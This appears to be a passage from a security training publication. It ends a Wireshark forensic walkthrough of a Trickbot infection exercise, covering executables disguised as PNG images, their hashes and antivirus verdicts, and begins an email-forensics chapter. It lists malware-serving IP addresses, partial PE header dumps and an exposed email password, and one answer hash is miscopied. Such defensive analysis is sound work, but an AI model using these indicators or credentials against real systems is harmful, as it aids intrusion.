
http contains "DOS mode"

```
Time              Source         Source Port  Destination   Destination Port  Host  Server Name  Info
2020-05-28 …  162.216.0.163           80 10.5.28.229             49286                        HT
2020-05-28 …  162.216.0.163           80 10.5.28.229             49564                        HT
```

```
▸ Frame 9771: 223 bytes on wire (1784 bits), 223 bytes captured (1784 bits)
▸ Ethernet II, Src: Netgear_b6:93:f1 (20:e5:2a:b6:93:f1), Dst: HewlettP_1c:47:ae (00:08:02:1c:47:ae)
▸ Internet Protocol Version 4, Src: 162.216.0.163, Dst: 10.5.28.229
▸ Transmission Control Protocol, Src Port: 80, Dst Port: 49564, Seq: 503819, Ack: 156, Len: 169
▸ [370 Reassembled TCP Segments (503987 bytes): #9238(1358), #9239(1358), #9241(1358), #9242(1358), #924
▾ Hypertext Transfer Protocol
  ▸ HTTP/1.1 200 OK\r\n
    Server: nginx/1.6.2\r\n
    Date: Thu, 28 May 2020 18:14:51 GMT\r\n
    Content-Type: Content-type: application/octet-stream\r\n
  ▸ Content-Length: 503808\r\n
    Connection: keep-alive\r\n
    \r\n
    [HTTP response 1/1]
    [Time since request: 2.320724000 seconds]
    [Request in frame: 9236]
    [Request URI: http://162.216.0.163/images/cursor.png]
    File Data: 503808 bytes
▾ Media Type
```

```
00000000  48 54 54 50 2f 31 2e 31  20 32 30 30 20 4f 4b 0d   HTTP/1.1  200 OK·
00000010  0a 53 65 72 76 65 72 3a  20 6e 67 69 6e 78 2f 31   ·Server:  nginx/1
00000020  2e 36 2e 32 0d 0a 44 61  74 65 3a 20 54 68 75 2c   .6.2··Da te: Thu,
00000030  20 32 38 20 4d 61 79 20  32 30 32 30 20 31 38 3a    28 May  2020 18:
00000040  31 34 3a 35 31 20 47 4d  54 0d 0a 43 6f 6e 74 65   14:51 GM T··Conte
00000050  6e 74 2d 54 79 70 65 3a  20 43 6f 6e 74 65 6e 74   nt-Type:  Content
00000060  2d 74 79 70 65 3a 20 61  70 70 6c 69 63 61 74 69   -type: a pplicati
00000070  6f 6e 2f 6f 63 74 65 74  2d 73 74 72 65 61 6d 0d   on/octet -stream·
```

b. Follow TCP stream. [MZ is the header for executable file format.]




Wireshark · Follow TCP Stream (tcp.stream eq 52) · 2020-05-28-traffic-analysis-exercise.pcap

```
GET /images/imgpaper.png HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
User-Agent: WinHTTP loader/1.0
Host: 162.216.0.163

HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Thu, 28 May 2020 18:12:02 GMT
Content-Type: Content-type: application/octet-stream
Content-Length: 503808
Connection: keep-alive

MZ......................@........................................ .!..L.!This
program cannot be run in DOS mode.

$.......o.'=+.In+.In+.In+.In>.InI.Zn$.In+.Hn..In..Gn6.In..Cn..In..BnG.In..On*.InRich+.
In........PE..L...
7..^.....................`.......G...........@...............................dp....
...................................C.........h......................................
........................................X...........................text...Nq........
.................. ..`.rdata............................@..@.data....n...p...
0...p.............@....rsrc...h.........................@..@......................
......................................................................................
......................................................................................
......................................................................................
......................................................................................
......................................................................................
......................................................................................
......................................................................................
```

8. As we know, two executable files are present here, lets export them and save in Trickbot Analysis folder.

   a. Go to File →Export Objects →HTTP.




2020-05-28-traffic-analysis-exercise.pcap

tination	Destination Port	Host	Server Name	Info
5.28.229	49286			HTT
5.28.229	49564			HTT


```
s), 223 bytes captured (1784 bits)
e5:2a:b6:93:f1), Dst: HewlettP_1c:47:ae (00:08:02:1c:47:ae)
16.0.163, Dst: 10.5.28.229
: 80, Dst Port: 49564, Seq: 503819, Ack: 156, Len: 169
ytes): #9238(1358), #9239(1358), #9241(1358), #9242(1358), #924
\n
am\r\n
  [Time since request: 2.320724000 secc
  [Request in frame: 9236]
  [Request URI: http://162.216.0.163/i                ng]
  File Data: 503808 bytes
Media Type

00000000  48 54 54 50 2f 31 2e 31  20 32 30 30 20 4f 4b 0d   HTTP/1.1  200 OK·
00000010  0a 53 65 72 76 65 72 3a  20 6e 67 69 6e 78 2f 31   ·Server:  nginx/1
00000020  2e 36 2e 32 0d 0a 44 61  74 65 3a 20 54 68 75 2c   .6.2··Da te: Thu,
```

b. Download both the image files we found in the previous step and save in our Trickbot-analysis directory.


2020-05-28-traffic-analysis-exercise.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Wireshark · Export · HTTP object list
Text Filter:
Help
Save All
Close
Save


Packet	Hostname	Content Type	Size	Filename
22	api.ipify.org	text/plain	15 bytes	/
1561	36.89.106.69	multipart/form-data	282 bytes	83
1568	36.89.106.69	text/plain	3 bytes	83
1600	36.89.106.69	multipart/form-data	260 bytes	81
1602	36.89.106.69	text/plain	3 bytes	81
1665	36.89.106.69	multipart/form-data	219 bytes	81
1669	36.89.106.69	text/plain	3 bytes	81
1686	36.89.106.69	multipart/form-data	210 bytes	81
1688	36.89.106.69	text/plain	3 bytes	81
2256	203.176.135.102:8082	multipart/form-data	4,362 bytes	90
2258	203.176.135.102:8082	text/plain	3 bytes	90
2835	162.216.0.163	content-type:	106 kB	VidT6cErs
2975	162.216.0.163	content-type:	105 kB	VidT6cErs
3036	wtfismyip.com	text/plain	16 bytes	text
3047	icanhazip.com	text/plain	16 bytes	/
4585	162.216.0.163	content-type:	503 kB	imgpaper.png
9771	162.216.0.163	content-type:	503 kB	cursor.png
12886	203.176.135.102:8082	multipart/form-data	4,343 bytes	90
12892	203.176.135.102:8082	text/plain	3 bytes	90

9. Calculate the hash for both image files using **shasum** utility.



```
root@4hathacker-IWC:~# cd ~/Desktop/trickbot-analysis/
root@4hathacker-IWC:~/Desktop/trickbot-analysis# ls
2020-05-28-traffic-analysis-exercise.pcap      cursor.png    Others
2020-05-28-traffic-analysis-exercise.pcap.zip  imgpaper.png
root@4hathacker-IWC:~/Desktop/trickbot-analysis# shasum -a 256 *.png
4e76d73f3b303e481036ada80c2eeba8db2f306cbc9323748560843c80b2fed1  cursor.png
934c84524389ecfb3b1dfcb28f9697a2b52ea0ebcaa510469f0d2d9086bcc79a  imgpaper.png
root@4hathacker-IWC:~/Desktop/trickbot-analysis# 
```

10. Check the hash values in Virus Total or Recorded Future.
    a. Cursor.png




43 engines detected this file

4e76d73f3b303e481036ada80c2eeba8db2f306cbc9323748560843c80b2fed1
cursor.png
checks-user-input direct-cpu-clock-access peexe runtime-modules

492.00 KB
Size

Ad-Aware	Trojan.GenericKDZ.67476	AegisLab	Trojan.Win32.Mansabo.4!c
AhnLab-V3	Malware/Win32.RL_Generic.R338752	Alibaba	Trojan:Win32/Mansabo.80692ca9
ALYac	Trojan.GenericKDZ.67476	SecureAge APEX	Malicious
Arcabit	Trojan.Generic.D10794	Avast	Win32:Trojan-gen
Avira (no cloud)	TR/Kryptik.cxxvm	BitDefender	Trojan.GenericKDZ.67476
CAT-QuickHeal	Trojan.Mansabo	Comodo	TrojWare.Win32.Emotet.SL@8sg2qb
CrowdStrike Falcon	Win/malicious_confidence_100% (W)	Cyren	W32/Kryptik.BNU.gen!Eldorado

b. Imgpaper.png



934c84524389ecfb3b1dfcb28f9697a2b52ea0ebcaa510469f0d2d9086bcc79a

43 engines detected this file

934c84524389ecfb3b1dfcb28f9697a2b52ea0ebcaa510469f0d2d9086bcc79a
imgpaper.png
checks-user-input direct-cpu-clock-access peexe runtime-modules

492.00 KB
Size

Acronis	Suspicious	Ad-Aware	Trojan.GenericKDZ.67476
AegisLab	Trojan.Win32.Mansabo.4!c	AhnLab-V3	Malware/Win32.RL_Generic.R338752
Alibaba	Trojan:Win32/Mansabo.758a4924	ALYac	Trojan.GenericKDZ.67476
SecureAge APEX	Malicious	Arcabit	Trojan.Generic.D10794
Avast	Win32:Trojan-gen	AVG	Win32:Trojan-gen
Avira (no cloud)	TR/Kryptik.oltoc	BitDefender	Trojan.GenericKDZ.67476
BitDefenderTheta	Gen:NN.ZexaF.34122.EqW@aS73j8ci	CrowdStrike Falcon	Win/malicious_confidence_60% (W)

Answers:

1. Infected Windows Client Details:
    a. IP Address: 10.5.28.229
    b. Host Name: Cat-Bomb-W7-PC
    c. User Account Name: phillip.ghent
2. Another user account:
    a. Host Name: CAT-BOMB-W10-PC
    b. User Account Name: timothy.sizemore
3. Infected user's email password: gh3ntf@st
4. SHA256 hashes for the two EXE files:
    a. 4e76d73f3b303e481036ada80c2eeba8db2f306cbc9323748560843c80b2fed1
    b. 34c84524389ecfb3b1dfcb28f9697a2b52ea0ebcaa510469f0d2d9086bcc79a

Lessons Learnt

Network Forensics encompasses law, cyber-crime, technology and even business firms. It has equal importance in Govt. Investigations as well as Business Data Breach Investigations. We have discussed about different forms of investigations based on different frames of time and mindset. Technical approaches to handle evidence and its legal advantage have also been discussed.

The difference between network flow analysis and packet capture analysis is unique however both should be used together along with other tools and processes to withstand modern scenarios of threats and cyber-crimes. Similar to what we have seen during Trickbot PCAP Analysis, there are other Ransomware and APTs ready to attack your system or already have disguised you to go beyond your firewall and defenses.

References

[1] Ransomware-cyber-crime-malware-2321110 [Photograph], TheDigitalArtist, Pixabay. Last accessed on June 21, 2020. - pixabay.com/illustrations/ransomware-cyber-crime-malware-2321110/

[2] Emotet, Ryuk, Trickbot: Loader-Ransomware-Banker Trifecta, Mathew J. Schwartz, Data Breach Today. Published on April 15, 2020. Last Accessed on June 21, 2020. - databreachtoday.com/emotet-ryuk-trickbot-loader-ransomware-banker-trifecta-a-14126

[3] TrickBot: We missed you, Dyre, Threat Research Team. Published on Oct. 15, 2016. Last Accessed on June 21, 2020. Link: fidelissecurity.com/threatgeek/archive/trickbot-we-missed-you-dyre/

[4] TrickBot, Malpedia. Last Accessed on June 21, 2020. – malpedia.caad.fkie.fraunhofer.de/details/win.trickbot

[5] Microsoft Security Intelligence (@MsftSecIntel) [Photo], Twitter. Published on Apr 17, 2020. Last Accessed on June 21, 2020. -twitter.com/MsftSecIntel/status/1251181180281450498/photo/2

[6] Wireshark Tutorial: Examining Trickbot Infections, Brad Duncan, Unit 42, Palo Alto Networks. Published on Nov. 8, 2019. Last Accessed on June 21, 2020.
Link: unit42.paloaltonetworks.com/wireshark-tutorial-examining-trickbot-infections/

[7] MS-ISAC Releases Security Primer on Trickbot Malware, Current Activity Landing, National Cyber Awareness System, US-CERT. Published on Mar. 14, 2019. Last Accessed on June 21, 2020. – us-cert.gov/ncas/current-activity/2019/03/14/MS-ISAC-Releases-Security-Primer-TrickBot-Malware

[8] Security Primer – Trickbot, White Papers, Center for Internet Security. Last Accessed on June 21, 2020. - cisecurity.org/white-papers/security-primer-trickbot/

[9] A visual representation of Trickbot and its modules [Photo], Goodbye Mworm, Hello Nworm: Trickbot Updates Propagation Module, Brad Duncan, Unit 42, Palo Alto Networks. Published on May 28, 2020. Last Accessed on June 21, 2020. - unit42.paloaltonetworks.com/wp-content/uploads/2020/05/Figure-1.-A-visual-representation-of-TrickBot-and-its-modules..jpeg

[10] Example of artifacts for Trickbot modules on an infected Windows 7 client [Photo], Goodbye Mworm, Hello Nworm: Trickbot Updates Propagation Module, Brad Duncan, Unit 42, Palo Alto Networks. Published on May 28, 2020. Last Accessed on June 21, 2020. - unit42.paloaltonetworks.com/wp-content/uploads/2020/05/Figure-2.-Example-of-artifacts-for-TrickBot-modules-on-an-infected-Windows-7-client..jpeg

[11] Trickbot propagation flow chart from September 2019 through March 2020 [Photo], Goodbye Mworm, Hello Nworm: Trickbot Updates Propagation Module, Brad Duncan, Unit 42, Palo Alto Networks. Published on May 28, 2020. Last Accessed on June 21, 2020. - unit42.paloaltonetworks.com/wp-content/uploads/2020/05/Figure-3.-TrickBot-propagation-flow-chart-from-September-2019-through-March-2020..jpeg

[12] What sites is Trickbot targeting, CyberCrime & Doing Time, Gary Warner. Published on Mar 5, 2020. Last Accessed on June 21, 2020. - garwarner.blogspot.com/2020/03/what-sites-is-trickbot-targeting.html

[13] The History of Computing Project, Timeline: Chronology of the history of computing, The History of Computing Foundation, Maurik, The Netherlands, 2010. Last Accessed on June 18, 2020. - thocp.net/timeline/timeline.htm

[14] Mark Pollitt. A History of Digital Forensics. 6th IFIP WG 11.9 International Conference on Digital Forensics (DF), Jan 2010, Hong Kong, China. pp.3-15, ff10.1007/978-3-642-15506-2_1ff. ffhal-01060606f. Last Accessed on June 18, 2020. - hal.inria.fr/hal-01060606/document

[15] University of Washington [Photo], Seattle, United States, Taylor Vick, Unsplash. Last Accessed on June 18, 2020. - unsplash.com/photos/M5tzZtFCOfs

[16] Guide to Integrating Forensic Techniques into Incident Response, Timothy Grance, Suzanne Chevalier, Karen Kent Scarfone, Hung Dang, Special Publication (NIST SP) – 800-86, Published on September 1, 2006. Last Accessed on June 18, 2020. - nist.gov/publications/guide-integrating-forensic-techniques-incident-response

[17] Introduction to Network Forensics Handbook Final V1.1, Cybersecurity ENISA Training, Published August 2019. Last Accessed on June 18, 2020. - enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material/documents/introduction-to-network-forensics-handbook.pdf

[18] A Framework of Network Forensics and its Application of Locating Suspects in Wireless Crime Scene Investigation, Junwei Huang, Yinjie Chen, Zhen Ling, Kyungseok Choo, Xinwen Fu University of Massachusetts Lowell, USA + Southeast University, China. Last Accessed on June 18, 2020. - pdfs.semanticscholar.org/10b8/8debc818ca1da825fb9848cfaf8dccf2aa9f.pdf

[19] Privacy and Search, Expectation of Privacy, Wikipedia. Last Accessed on June 18, 2020. - en.wikipedia.org/wiki/Expectation_of_privacy#Privacy_and_search

[20] H. Marshall Jarrett and Michael W. Bailie, Searching and Seizing Computers and Obtaining Electronic Evidence in Criminal Investigations (Washington, DC: Office of Legal Education Executive Office, 2009). Last Accessed on June 18, 2020. - justice.gov/sites/default/files/criminal-ccips/legacy/2015/01/14/ssmanual2009.pdf

[21] Stored Communications Act (SCA, codified at 18 U.S.C. Chapter 121 2701-2712), Wikipedia. Last Accessed on June 18, 2020. - en.wikipedia.org/wiki/Stored_Communications_Act

[22] Legal Considerations, Guidelines for Evidence Collection and Archiving, RFC3227. Last Accessed on June 18, 2020. - tools.ietf.org/html/rfc3227

[23] Network Forensics, Wikipedia. Last accessed on June 19, 2020. - en.wikipedia.org/wiki/Network_forensics#Overview

[24] Flow Analysis Versus Packet Analysis, What should you Choose, Netfort.com. Last Accessed on June 19, 2020. - netfort-prod.k8s.corpwebsite.gcp.rapid7.com/content/uploads/PDF/WhitePapers/NetFlow-Vs-Packet-Analysis-What-Should-You-Choose.pdf

[25] Traffic analysis exercise – Catbomber, Malware-traffic-analysis.net. Published on May 28, 2020. Last Accessed on June 19, 2020. - malware-traffic-analysis.net/2020/05/28/index.html

[26] Wireshark, From Wikipedia, the free encyclopedia. Last Accessed on June 19, 2020. - en.wikipedia.org/wiki/Wireshark

Email Forensic Analysis

Lyer 6

By
Nitin Sharma

“Like almost everyone who uses e-mail, I receive a ton of spam every day. Much of it offers to help me get out of debt or get rich quick. It would be funny if it weren't so irritating.”
- Bill Gates

Communication is one of the most important art one should possess, especially in business context. It impacts every aspect regarding the relationship with employees, suppliers and customers. 90% of messages are conveyed through non-verbal communication, while most companies utilize email or other forms of electronic messaging as a means of written communication.

Photo by @bermixstudio, unsplash.com [1]

Email communication is the mode of written communication which provides more formal structure and official perspective. Attackers find business emails as the easiest medium to spread malware through deceptive spam emails convincing target victims to click open the attachments or links that comes along. By opening the link or attachments, the users are directed to malicious websites or end up opening a malicious document by this way the attackers install the malware from backend on to the user’s system and therefore gains access to business network resulting a security breach.


Necessity of securing emails therefore arises, and businesses should validate their email security services. In this paper, email forensics has been discussed thoroughly for malicious email header detection in spam and illicit emails. At the end, a practical walkthrough is included with some email hygiene and security best practices.

Email: OSI Perspective

Email runs on SMTP (Simple Mail Transfer Protocol) which is Layer 7 (Application Layer) protocol.

When an email is sent, the data passes through all the layers to the physical layer where the data is put onto the network cabling, and then sent to the receiving computer where the process reverses and the data travels up through the layers to the application layer of the receiving computer.

In this process, Layer 6 (Presentation Layer) introduces a set of syntax and semantics to the information transmitted through the lower protocol layer that will be the focus of upcoming discussion. Please see below the flow of sending email from Alice to Bob with OSI Layer functions.


Alice
Email
Bob
Identify sender and intended receiver via email application available.
Application Layer
Identified sender and intended receiver via email application available.
Encode Data with X coding key, use ASCII characters
Presentation Layer
Decode Data with X coding key, use ASCII characters
Initiate and terminate the session to X protocol
Session Layer
Initiate and terminate the session to X protocol
Make sure all sent data is intact
Transport Layer
Make sure all received data is intact
Keep track of hops, OSPF, Go to IP x.x.x.x
Network Layer
Keep track of hops, OSPF, Go to IP x.x.x.x
Setup connection. Data to frames using X standard.
Data Link Layer
Setup connection. Data to frames using X standard.
Sending signal via cable.
Physical Layer
Receiving signal via cable.

Email Headers

